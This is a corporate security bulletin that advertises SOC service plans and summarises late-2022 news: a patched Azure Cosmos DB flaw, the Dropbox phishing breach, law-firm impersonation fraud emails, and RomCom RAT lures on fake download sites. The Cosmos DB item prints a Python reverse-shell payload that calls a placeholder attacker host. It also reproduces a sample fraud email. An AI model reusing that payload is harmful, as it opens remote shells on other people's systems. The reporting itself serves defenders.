Advanced Security Operations Center
Telelink Business Services
www.tbs.tech

Monthly Security Bulletin

December 2022

This security bulletin is powered by Telelink Business Services'

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. Microsoft fixes critical RCE flaw affecting Azure Cosmos DB

Analysts at Orca Security have found a critical vulnerability affecting Azure Cosmos DB that allowed unauthenticated read and write access to containers.

Named CosMiss, the security issue is in Azure Cosmos DB built-in Jupyter Notebooks that integrate into the Azure portal and Azure Cosmos DB accounts for querying, analyzing, and visualizing NoSQL data and results easier.

Azure Cosmos DB is Microsoft's fully managed NoSQL database that features broad API type support for applications of all sizes. Jupyter Notebooks is a web-based interactive platform that allows users to access Cosmos DB data.

The issue that researchers at Orca Security discovered is that Cosmos DB Jupyter Notebooks lacked authentication checks that prevented unauthorized access, and even modify a container, if they had the UUID of the Notebook Workspace.

> *"If an attacker had knowledge of a Notebook's 'forwardingId', which is the UUID of the Notebook Workspace, they would have had full permissions on the Notebook without having to authenticate, including read and write access" - Orca Security*

Orca's researchers reported their findings to Microsoft on October 3, 2022, and the software vendor fixed the critical issues within two days, on October 5, 2022.


The researchers today published a detailed technical write-up for the flaw and provided a proof-of-concept (PoC) that allowed code execution. The exploit no longer works, since Microsoft already released a fix.

CosMiss details

When a user creates a new Notebook on Azure Cosmos DB, a new endpoint is created along with a unique new session/notebook ID (UUIDv4).

The researchers reviewed the traffic of the request from a newly created notebook to the server and noticed the existence of an Authorization Header.

When they removed this header and sent a request to list all Notebooks on that server, the analysts noticed that the server responded normally, so the Authorization Header wasn't required.



Test request without auth token and normal response (Orca Security)

By trying out other types of otherwise valid PUT requests containing JSON payloads, Orca's analysts found out they could modify the code in the Notebook, overwrite data, inject new snippets, or delete them.

Also, since the previous command discloses all Notebook IDs on the same platform, the attackers would be in a position to access and modify any of them.

To take things one step further, an attacker can modify the file that builds the Explorer Dashboard by injecting Python code and then load the Cosmos Data Explorer via the Azure interface.

```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\
\"ATTACKER_ID\\",ATTACKER_PORT));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\\"/bin/bash\\")
```

Code added onto the Data Explorer module to spawn a reverse shall (Orca Security)

When Data Explorer is loaded, the Python code executed automatically, giving the attacker a reverse shell on the client.

Since Azure Cosmos DB is a fully managed, serverless distributed database, the fixes are taking place on the server side, so users don't need to take any action to mitigate the risk.

Update 11/1: Microsoft's Security Response Center has also published a report about this fix, highlighting that only a very small percentage of users were practically impacted by the issue.

"Customers not using Jupyter Notebooks (99.8% of Azure Cosmos DB customers do NOT use Jupyter notebooks) were not susceptible to this vulnerability," explains Microsoft.

Source: https://www.bleepingcomputer.com/news/security/microsoft-fixes-critical-rce-flaw-affecting-azure-cosmos-db/

2. Dropbox discloses breach after hacker stole 130 GitHub repositories

Dropbox disclosed a security breach after threat actors stole 130 code repositories after gaining access to one of its GitHub accounts using employee credentials stolen in a phishing attack.


The company discovered the attackers breached the account on October 14 when GitHub notified it of suspicious activity that started one day before the alert was sent.

"To date, our investigation has found that the code accessed by this threat actor contained some credentials—primarily, API keys—used by Dropbox developers," Dropbox revealed on Tuesday.

"The code and the data around it also included a few thousand names and email addresses belonging to Dropbox employees, current and past customers, sales leads, and vendors (for context, Dropbox has more than 700 million registered users)."

The successful breach resulted from a phishing attack that targeted multiple Dropbox employees using emails impersonating the CircleCI continuous integration and delivery platform and redirecting them to a phishing landing page where they were asked to enter their GitHub username and password.

On the same phishing page, the employees were also asked to "use their hardware authentication key to pass a One Time Password (OTP)."



130 code repositories were stolen during the breach

After stealing the Dropboxers' credentials, the attackers gained access to one of Dropbox's GitHub organizations and stole 130 of its code repositories.

"These repositories included our own copies of third-party libraries slightly modified for use by Dropbox, internal prototypes, and some tools and configuration files used by the security team," the company added.

"Importantly, they did not include code for our core apps or infrastructure. Access to those repositories is even more limited and strictly controlled."

Dropbox added that the attackers never had access to customers' accounts, passwords, or payment information, and its core apps and infrastructure were not affected as a result of this breach.

In response to the incident, Dropbox is working on securing its entire environment using WebAuthn and hardware tokens or biometric factors.

In September, other GitHub users were also targeted in a similar attack impersonating the CircleCI platform and asking them to sign into their GitHub accounts to accept user terms and privacy policy updates to keep using the service.

"While GitHub itself was not affected, the campaign has impacted many victim organizations," GitHub said in an advisory at the time.

GitHub said it detected content exfiltration from private repositories almost immediately after the compromise, with the threat actors using VPN or proxy services to make tracing them more difficult.

Source: https://www.bleepingcomputer.com/news/security/dropbox-discloses-breach-after-hacker-stole-130-github-repositories/

3. New Crimson Kingsnake gang impersonates law firms in BEC attacks

A business email compromise (BEC) group named 'Crimson Kingsnake' has emerged, impersonating well-known international law firms to trick recipients into approving overdue invoice payments.

The threat actors impersonate lawyers who are sending invoices for overdue payment of services supposedly provided to the recipient firm a year ago.


This approach creates a solid basis for the BEC attack, as recipients may be intimidated when receiving emails from large law firms like the ones impersonated in the scams.

Impersonating law firms

Analysts at Abnormal Security, who first discovered Crimson Kingsnake activity in March 2022, report having identified 92 domains linked to the threat actor, all similar to genuine law firm sites.

This typosquatting approach enables the BEC actors to send out emails to victims via an address that appears authentic at first glance.

The emails contain the logos and letterheads of the impersonated entities and are crafted professionally, featuring punctual writing.



Fabricated invoices and details sent to targets (Abnormal Security)

The law firms impersonated by Crimson Kingsnake include:

- Allen & Overy
- Clifford Chance
- Deloitte
- Dentons
- Eversheds Sutherland
- Herbert Smith Freehills
- Hogan Lovells
- Kirkland & Ellis
- Lindsay Hart
- Manix Law Firm
- Monlex International
- Morrison Foerster
- Simmons & Simmons
- Sullivan & Cromwell

These are major multinational firms with a global footprint, so the threat actors assume the target will recognize them, which adds legitimacy to the email.

Crimson Kingsnake attacks

The phishing emails don't target specific industries or countries but are distributed somewhat randomly in what Abnormal Security calls "blind BEC attacks."


If any recipients fall for the bait and request more information about the invoice, Crimson Kingsnake responds by providing a fake description of the provided service.

In some cases where the BEC actors meet resistance, they add a false "reply" from an executive in the targeted company to approve the transaction.

"When the group meets resistance from a targeted employee, Crimson Kingsnake occasionally adapts their tactics to impersonate a second persona: an executive at the targeted company," explains the report by Abnormal Security.

"When a Crimson Kingsnake actor is questioned about the purpose of an invoice payment, we've observed instances where the attacker sends a new email with a display name mimicking a company executive."

"In this email, the actor clarifies the purpose of the invoice, often referencing something that supposedly happened several months before, and "authorizes" the employee to proceed with the payment."


From [redacted] <mail@desk-work.space>
To [redacted] 8/5/22, 7:05 AM
Cc [redacted]
Subject **RE: Outstanding Bill**

Hi [redacted]

Regarding Clifford Chance Llp, I ordered the services. The invoice is for a freelance research carried out last year for [redacted]

There was no official contract nor PO, kindly process invoice for payment.

Regards,

[redacted]

On 08/05/2022 11:43 AM WAT [redacted] <[redacted]> wrote:

Dear [redacted]

Please find attached the invoice received from Claire Freeman from Clifford Chance, that requires payment. We don't know to what is in relation to and She is asking for payment. The date of the invoice is before I started working in [redacted]

Could you please help to solve this?

Thanks and kind regards,

[redacted]

Crimson Kingsnake impersonating an executive on the target firm (Abnormal Security)

While the email originates from outside the company, the executive's email address can still trick the recipient, especially if there are no mailbox filters and warning systems to alert the targeted employee.

BEC attacks rising

BEC attacks are only a tiny part of all the daily phishing emails circulating in global inboxes, but even in these low volumes, it's still a multi-billion problem.

According to the FBI, from 2016 until 2019, reported cases of BEC-induced losses amounted to $43 billion, while in 2021 alone, the IC3 recorded $2.4 billion lost by 19,954 entities to BEC scams.

Abnormal Security's H1 2022 Email Threat Report also reports a rise in BEC attacks by 84% in H2 '21, measuring an average of 0.82 emails per 1,000 inboxes.

According to the same report, organizations with over 50,000 employees have a 95% chance of receiving a BEC email weekly.

Source: https://www.bleepingcomputer.com/news/security/new-crimson-kingsnake-gang-impersonates-law-firms-in-bec-attacks/

4. RomCom RAT malware campaign impersonates KeePass, SolarWinds NPM, Veeam

The threat actor behind the RomCom RAT (remote access trojan) has refreshed its attack vector and is now abusing well-known software brands for distribution.

In a new campaign discovered by BlackBerry, the RomCom threat actors were found creating websites that clone official download portals for SolarWinds Network Performance Monitor (NPM), KeePass password manager, and PDF Reader Pro, essentially disguising the malware as legitimate programs.


In addition, Unit 42 discovered that the threat actors created a site that impersonates the Veeam Backup and Recovery software.

Besides copying the HTML code to reproduce the genuine sites, the hackers also registered typo-squat 'lookalike' domains to further add authenticity to the malicious site.

BlackBerry previously detected the RomCom malware used in attacks against military institutions in Ukraine.

Impersonating legitimate software

The website that impersonates SolarWinds NPM delivers a trojanized version of the free trial and even links to an actual SolarWinds registration form that, if filled out by the victim, leads to being contacted by a real customer support agent.



The spoofed Solarwinds website (BlackBerry)

The downloaded app, though, has been modified to include a malicious DLL that downloads and runs a copy of the RomCom RAT from the "C:\Users\user\AppData\Local\Temp\winver.dll" folder.

Name	Date modified	Type	Size
config	04/08/2022 11:04	File folder	
help	04/08/2022 11:04	File folder	
installation	04/08/2022 11:27	File folder	
logs	14/07/2022 09:15	File folder	
mapistub.dll	14/06/2022 21:53	Application extens...	156 KB
mfcore.dll	13/07/2022 01:41	Application extens...	4,688 KB
mfh264enc.dll	13/07/2022 01:41	Application extens...	568 KB
mprapi.dll	14/06/2022 21:53	Application extens...	514 KB
MSMPEG2ENC.DLL	14/06/2022 21:53	Application extens...	922 KB
scansetting.dat	13/07/2022 01:41	DAT File	291 KB
SearchFolder.dll	14/06/2022 21:53	Application extens...	403 KB
sfc.dll	14/06/2022 21:53	Application extens...	13 KB
Solarwinds-Orion-NPM-Eval.exe	04/08/2022 11:26	Application	109,283 KB
spacebridge.dll	13/07/2022 01:41	Application extens...	177 KB
sti.dat	13/07/2022 01:41	DAT File	325 KB
tquery.dll	13/07/2022 01:41	Application extens...	3,230 KB
Windows.Media.dll	14/06/2022 21:53	Application extens...	7,374 KB
Windows.UI.Core.TextInput.dll	13/07/2022 01:41	Application extens...	1,016 KB
WordBreakers.dll	13/07/2022 01:41	Application extens...	43 KB
WSManMigrationPlugin.dll	13/07/2022 01:41	Application extens...	87 KB
WsmAuto.dll	13/07/2022 01:41	Application extens...	176 KB


Contents of downloaded Solarwinds ZIP (BlackBerry)

Interestingly, the downloaded executable ("Solarwinds-Orion-NPM-Eval.exe") is signed with the same digital certificate the RAT's operators used in the Ukraine campaign, which shows the owner as "Wechapaisch Consulting & Construction Limited."

In the case of the cloned site for KeePass, which BlackBerry only discovered on November 1, 2022, the threat actors are distributing an archive named "KeePass-2.52.zip."


Fake KeePass website pushing RomCom RAT (BlackBerry)

The ZIP file contains several files, including the "hlpr.dat," which is the RomCom RAT dropper, and "setup.exe," which launches the dropper. Setup.exe is what the user is expected to execute manually after downloading the archive.



Contents of the downloaded ZIP file (BlackBerry)

BlackBerry's researchers also located a second spoofed KeePass site and a PDF Reader Pro site, both using the Ukrainian language.



Another fake KeePass site targeting Ukrainians (BlackBerry)

This indicates that while RomCom is still targeting Ukraine, they have also shifted targets to include English-speaking users.

It is unclear at this time how the threat actors are luring potential victims to the sites, but it could be through phishing, SEO poisoning, or forum/social media posts.

No attribution

In August 2022, Palo Alto Networks' Unit 42 associated the RomCom RAT with an affiliate of the Cuba Ransomware named 'Tropical Scorpius,' as this was the first actor to employ it.

RomCom RAT was a then-unknown malware supporting ICMP-based communications and offering operators ten commands for file actions, process spawning and spoofing, data exfiltration, and launching a reverse shell.

BlackBerry's previous report on RomCom RAT argued there was no concrete evidence pointing the operation to any known threat actors.

The new report mentions Cuba Ransomware and Industrial Spy as potentially connected to this operation; however, the motivation behind the RomCom operators still remains unclear.

Source: https://www.bleepingcomputer.com/news/security/romcom-rat-malware-campaign-impersonates-keepass-solarwinds-npm-veeam/

5. As Twitter brings on $8 fee, phishing emails target verified accounts

As Twitter announces plans to charge users $8 a month for Twitter Blue and account verification under Elon Musk's management, BleepingComputer has come across multiple phishing emails targeting verified users.

